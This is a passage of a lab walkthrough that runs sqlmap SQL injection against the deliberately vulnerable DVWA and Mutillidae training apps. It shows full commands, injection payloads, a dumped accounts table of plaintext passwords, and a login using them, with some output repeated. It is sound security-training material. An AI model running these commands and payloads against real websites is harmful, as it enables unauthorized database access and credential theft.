
20. Enter one of the cracked username and passwords on the DVWA website and you will be able to log in.



Here we will use the login credentials of the user Pablo with his password ‘letmein’.




After entering the cracked credentials, you should have access to the main page of the DVWA website.



21. Evaluate the same SQL Injection with the Mutillidae website.
Here we will see all the available databases. We will run the following command:

“sqlmap u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs ”



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ⩾ 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----------------+
| accounts        |
| blogs_table     |
| captured_data   |
| credit_cards    |
| hitlog          |
| pen_test_tools  |
+-----------------+

[01:18:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:18:34 /2022-11-19/

┌──(kali㉿kali)-[~]
└─$
```


Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump “


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:28:55 /2022-11-19/

[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6...83425f352b'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```


Here we can see all the cracked passwords of every user mentioned in the accounts table.



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+---------------+----------+-----------------------------+
| cid | is_admin | password      | username | mysignature                 |
+-----+----------+---------------+----------+-----------------------------+
| 1   | TRUE     | adminpass     | admin    | Monkey!                     |
| 2   | TRUE     | somepassword  | adrian   | Zombie Films Rock!          |
| 3   | FALSE    | monkey        | john     | I like the smell of confunk |
| 4   | FALSE    | password      | jeremy   | d1373 1337 speak            |
| 5   | FALSE    | password      | bryce    | I Love SANS                 |
| 6   | FALSE    | samurai       | samurai  | Carving Fools               |
| 7   | FALSE    | password      | jim      | Jim Rome is Burning         |
| 8   | FALSE    | password      | bobby    | Hank is my dad              |
| 9   | FALSE    | password      | simba    | I am a cat                  |
| 10  | FALSE    | password      | dreveil  | Preparation H               |
| 11  | FALSE    | password      | scotty   | Scotty Do                   |
| 12  | FALSE    | password      | cal      | Go Wildcats                 |
| 13  | FALSE    | password      | john     | Do the Duggie!              |
| 14  | FALSE    | 42            | kevin    | Doug Adams rocks            |
| 15  | FALSE    | set           | dave     | Bet on S.E.T. FTW           |
| 16  | FALSE    | pentest       | ed       | Commandline KungFu anyone?  |
+-----+----------+---------------+----------+-----------------------------+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/acc
ounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:29:01 /2022-11-19/
```

Now we will use one of these credentials, to log into the Mutillidae website.


Login
Please sign-in
Name
john
Password
Login
Dont have an account? Please register here
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.lo


Mutillidae: Born to be Hacked
Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: john (I like the smell of confunk)
Home Logout Toggle Hints Toggle Security Reset DB View Log View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Mutillidae Channel
Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10
Latest Version / Installation
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Change Log
Notes
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
back|track
Samurai Web Testing Framework
Toad
HACKERS FOR CHARITY